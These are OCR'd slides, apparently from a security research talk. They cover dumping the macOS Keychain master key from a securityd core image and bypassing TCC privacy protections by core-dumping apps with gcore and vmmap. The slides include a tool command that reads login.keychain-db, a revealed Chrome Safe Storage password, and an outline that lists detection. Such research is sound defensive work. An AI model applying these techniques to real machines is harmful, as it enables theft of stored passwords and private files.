
Breaking into the OS X Keychain in 2025

- **Master Key still exists in securityd on macOS Sequoia**
  - Master Key can be obtained by analyzing securityd core image
- But how do you search for Master Key in the core file image?
  - The core file image spans several GiB…



Heuristic Search Algorithm





Keychain Access File Edit View Window Help
Thu Apr 3 8:23
user — sh — 94×24
sh-3.2$ sudo ./main -c /tmp/dumped -k /Users/user/Library/Keychains/login.keychain-db
Keychain Access
All Items
Passwords
Secure Notes
My Certificates
Keys
Certificates
Chrome Safe Storage
Kind: application password
Account: Chrome
Where: Chrome Safe Storage
Modified: Today, 7:57
Name
Kind
Date Modified
Expires
Keychain
<key>
public key
login
Chrome Safe Storage
Attributes
Access Control
Name: Chrome Safe Storage
Kind: application password
Account: Chrome
Where: Chrome Safe Storage
Comments:
Show password:
NcRTCN9ifNUxQ5gN3iDNbQ==
Save Changes
Music

Outline


- macOS security 101
- Exploitation
  - Dumping Keychain
  - **Bypassing TCC**
  - Decrypting FairPlay-encrypted iOS apps
- Discovering similar bugs
- Detection
- Conclusion & Takeaways


What Is TCC?

- Transparency, Consent and Control (TCC)
  - Privacy mechanisms to protect sensitive info
  - Requires explicit user consent (or intent) to access sensitive info
  - These restrictions are applied even to root



Sensitive Info Protected by TCC





Dumping Sensitive Info

- Process memory is full of sensitive information!
  - ~/Library/Application Support/AddressBook/AddressBook-v22.abcddb
    - Contacts.app read this file into memory (contents can be dumped via gcore)
  - PDF files -> these are mapped into memory when opened in Preview.app
    - PDF files are typically in Desktop or Documents folders, which is TCC-protected
- TCC can be bypassed by …
  - Running apps that load sensitive info into process memory
  - Dumping with gcore
  - Examining memory map of the target process with vmmap
  - Dumping data at specified addresses from the core file image

How to Search for Sensitive Info from Core Image?

- Use vmmap to identify which files are mapped to which addresses
  - Parse core image and extract contents at specified addresses
  - Memory dumps are Mach-O format, so various parsers are available

```
$ vmmap --wide $(pgrep Preview)
...
CoreAnimation                1127d8000-1127dc000    [   16K     0K     0K    16K] r--/r-- SM=PRV
CoreAnimation                1127dc000-1127e0000    [   16K     0K     0K    16K] r--/r-- SM=PRV
mapped file                  1127e4000-1127e8000    [   16K     0K     0K     0K] r--/rw- SM=COW
         /Users/USER/Desktop/secret.pdf
shared memory                1127e8000-1127ec000    [   16K    16K    16K     0K] r--/r-- SM=SHM
mapped file                  1127ec000-1127f0000    [   16K     0K     0K     0K] r--/rw- SM=COW
         /System/Applications/Preview.app/Contents/Resources/PVDocument.loctable
...
```

